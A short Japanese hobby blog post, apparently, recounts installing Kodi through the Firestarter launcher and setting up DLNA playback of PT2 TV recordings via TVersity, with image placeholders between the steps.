
・kodiはFirestarterからインストールできる。
IMAG0140 IMAG0141
・kodiを適当に設定する。
→DLNAならVideoでAddするときにUPnPデバイスを追加する。
・気持ち的にADBはオフにしておく。
→「不明なソースからの…」は今後のアップデートに必要なのでONかな。

これでとりあえずホームボタンでFirestarterと普通のホームが切り替わるようになったしkodiも入った。


さてと、これでTVersity経由でPT2の録画データを・・・


お!表示はいい感じ!日付降順になってる!

IMAG0143

orz
IMAG0144

まぁ再生も問題ないし・・・日本語化は追々。

やはりこういうのは楽しいですね。

ではでは。またの機会に。


